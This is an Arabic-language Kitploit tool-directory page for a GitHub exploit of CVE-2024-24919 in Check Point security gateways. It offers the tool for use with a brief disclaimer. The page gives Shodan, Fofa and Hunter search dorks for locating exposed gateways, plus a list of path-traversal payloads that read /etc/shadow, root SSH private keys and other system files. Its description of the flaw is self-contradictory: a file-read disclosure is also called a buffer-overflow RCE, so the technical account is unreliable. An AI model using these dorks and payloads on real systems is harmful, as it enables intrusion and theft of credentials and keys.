
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
CVE-2024-24919 — استغلال CVE-2024-24919 | Kitploit
أدوات/GitHubGitHub/goatsecurity/cve-2024-24919
الاستطلاعتحليل الثغرات الأمنيةالاستغلالاستغلال تطبيقات الويبجمع المعلوماتاختبار الاختراق
GitHubgoatsecurity/cve-2024-24919

CVE-2024-24919

استغلال CVE-2024-24919

عرض المستودع
201124منذ 2 سنواتتمت المراجعة من قبل Kitploit
مشاركة

أداة استغلال RCE لبوابة Check Point الأمنية (CVE-2024-24919)

نظرة عامة

يحتوي هذا المستودع على أداة لاستغلال ثغرة CVE-2024-24919 في بوابات Check Point الأمنية. الأداة عبارة عن ماسح متعدد يمكنه تحديد الأجهزة المعرضة للخطر، كما تعمل كأداة استغلال ضد هدف واحد للسيطرة الكاملة على الجهاز المصاب.

CVE-2024-24919 هي ثغرة كشف معلومات شديدة الخطورة تسمح للمهاجم بقراءة ملفات عشوائية عن بُعد على بوابة Check Point الأمنية. يمكن استغلال هذه الثغرة لسرقة معلومات حساسة مثل كلمات المرور وملفات الإعدادات.

إخلاء مسؤولية:

هذه الأداة مقدمة لأغراض تعليمية فقط. لا ينبغي استخدامها لمهاجمة الأنظمة المعرضة للخطر دون موافقة صريحة من مالكها. مؤلفو هذه الأداة غير مسؤولين عن أي أضرار قد تنجم عن استخدامها.

كيف تعمل

يعمل الاستغلال عن طريق إرسال طلب HTTP مصمم خصيصًا إلى الجهاز المعرض للخطر. يؤدي الطلب إلى حدوث تجاوز في سعة المخزن المؤقت (buffer overflow) في البرنامج الثابت للجهاز، مما يسمح للمهاجم بتنفيذ تعليمات برمجية عشوائية. يمكن بعد ذلك استخدام الاستغلال للسيطرة الكاملة على الجهاز.

المتطلبات

  • Python 3
  • colorama
  • requests

التثبيت

git clone https://github.com/your-username/cve-2024-24919.git
cd cve-2024-24919
pip install -r requirements.txt

الاستخدام

يمكنك فحص هدف واحد أو عدة أهداف!

python cve-2024-24919.py

**Dorks **

# Hunter
Hunter: /product.name="Check Point SSL Network Extender"

# Shodan
SHODAN: http.title="Check Point SSL Network Extender"

# Fofa Query
FOFA: title="Check Point SSL Network Extender"


** لقطة شاشة للأداة **

ss

$ مسارات الأداة : ```

    'aCSHELL/../../../../../../../../../../../etc/passwd',
    
    'aCSHELL/../../../../../../../../../../../etc/apache2/apache2.conf',
    
    'aCSHELL/../../../../../../../../../../../etc/mysql/my.cnf',
    
    'aCSHELL/../../../../../../../../../../../var/log/syslog',
    
    'aCSHELL/../../../../../../../../../../../var/log/auth.log',
    
    #'aCSHELL/../../../../../../../../../../../var/log/messages',
    
    'aCSHELL/../../../../../../../../../../../etc/group',
    
    'aCSHELL/../../../../../../../../../../../etc/shadow',
    
    'aCSHELL/../../../../../../../../../../../root/.ssh/id_rsa',
    
    'aCSHELL/../../../../../../../../../../../etc/hostname',
    
    'aCSHELL/../../../../../../../../../../../etc/hosts',
    
    'aCSHELL/../../../../../../../../../../../etc/resolv.conf' ```

تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    867
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    544
  • 3

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    385
  • 4

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    360
  • 5

    looking-glass

    anonghosty/looking-glass

    منصة CSIRT تستقبل تقارير Shadowserver في MongoDB وتعيد عرضها كخرائط تفاعلية وتحليلات ونتائج وإرشادات ولوحات معلومات تنفيذية.

    302
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    279

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →






